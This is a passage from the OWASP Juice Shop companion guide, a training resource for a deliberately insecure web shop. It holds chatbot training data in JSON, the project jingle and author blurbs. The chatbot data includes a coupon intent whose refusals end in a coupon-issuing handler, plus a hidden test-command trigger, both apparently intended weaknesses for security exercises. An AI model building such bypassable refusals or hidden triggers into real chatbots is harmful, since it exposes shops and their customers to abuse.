 "intent": "queries.productPrice",
 "utterances": [
 "how much is X",
 "how much does X cost",
 "how much do X and Y cost",
 "how much do X,Y cost",
 "how much is X and Y",
 "what is the price of X",
 "what is the price of X and Y"
],
 "answers": [
 {
 "action": "function",
 "handler": "productPrice"
 }
]
},
{
 "intent": "queries.couponCode",
 "utterances": [
 "can I have a coupon code",
 "give me a discount code",
 "I want to save some money"
],
 "answers": [
 {
 "action": "response",
 "body": "Sorry, I am not allowed to hand out coupon codes."
 },
 {
 "action": "response",
 "body": "I am not allowed to hand out coupon codes."
 }
]
}

```

```

 "body": "You should check our social media channels for monthly coupons."
 },
 {
 "action": "response",
 "body": "Sorry, no \uD83C\uDE39!"
 },
 {
 "action": "response",
 "body": "Sorry, but our CFO might have my memory wiped if I do that."
 },
 {
 "action": "response",
 "body": "Did you consider a Deluxe membership to save some \uD83D\uDCB0?"
 },
 {
 "action": "response",
 "body": "Not possible, sorry. We're out of coupons!"
 },
 {
 "action": "response",
 "body": "I have to ask my manager, please try again later!"
 },
 {
 "action": "response",
 "body": "I'm sorry, but we don't have any coupons available right now. Please check back later or try again later!"
 },
 {
 "action": "function",
 "handler": "couponCode"
 }
],
},
{
 "intent": "queries.functionTest",
 "utterances": [
 "function test command b8a8balecea1607e1713e31a3d9e5e19"
],
 "answers": [
 {
 "action": "function",
 "handler": "testFunction"
 }
]
}

```

## Customized training data example

You can find the alternative training data of the *7 Minute Security* custom theme here for further reference:

<https://gist.github.com/bkimminich/d62bd52a1df4831a0fae7fb06062e3f0>

# Jingle lyrics

Official OWASP Juice Shop Jingle written by Brian Johnson

## VERSE 1

When you want to shop online then you had better be sure  
The experience is safe and also secure

Don't want to let no SQLi or cross-site scripting ruin your day  
No, you want to break into a joyous song and say:

## CHORUS 1

Juice Shop! Juice Shop!  
You can order tasty beverages in any quantity  
Juice Shop! Juice Shop!  
Just don't test the site with Burp Suite or you won't like what you see

## VERSE 2

Now if you're feeling kinda sneaky and you're inclined to explore  
You might find inside the Juice Shop...a hidden score board  
It will point you towards a vuln'rability or maybe two  
And when you're done you'll say, "This site should get a code review!"

## CHORUS 2

Juice Shop! Juice Shop!  
It has got more holes then a warehouse filled with gallons of Swiss cheese  
Juice Shop! Juice Shop!  
It's a wet nightmare of broken code that'll bring you to your knees

## BRIDGE

I wouldn't let my credit card go anywhere that's near it  
If you give Juice Shop your password then you should surely fear it

## VERSE 3

So in conclusion I would like to say a final thing or two  
I won't be shopping at The Juice Shop with my coupon code for June  
The site is nothing more than one big pile of HTTP fail  
Whoever made this site should rot for years in Internet jail

## CHORUS 1

Juice Shop! Juice Shop!  
You can order tasty beverages in any quantity  
Juice Shop! Juice Shop!  
Just don't test the site with Burp Suite or you won't like what you see

THIS IS THE OFFICIAL COMPANION GUIDE TO THE OWASP JUICE SHOP APPLICATION. BEING A WEB APPLICATION WITH A VAST NUMBER OF INTENDED SECURITY VULNERABILITIES, THE OWASP JUICE SHOP IS SUPPOSED TO BE THE OPPOSITE OF A BEST PRACTICE OR TEMPLATE APPLICATION FOR WEB DEVELOPERS: IT IS AN AWARENESS, TRAINING, DEMONSTRATION AND EXERCISE TOOL FOR SECURITY RISKS IN MODERN WEB APPLICATIONS. THE OWASP JUICE SHOP IS AN OPEN-SOURCE PROJECT HOSTED BY THE NON-PROFIT OPEN WEB APPLICATION SECURITY PROJECT (OWASP) AND IS DEVELOPED AND MAINTAINED BY VOLUNTEERS.

BJÖRN KIMMINICH HAS OVER TWO DECADES OF PROGRAMMING EXPERIENCE WITH EXPERTISE ON SOFTWARE SUSTAINABILITY, CLEAN CODE AND TEST AUTOMATION AS WELL AS APPLICATION SECURITY. HE IS THE PROJECT LEADER OF THE OWASP JUICE SHOP AND MEMBER OF THE GERMAN OWASP CHAPTER BOARD.

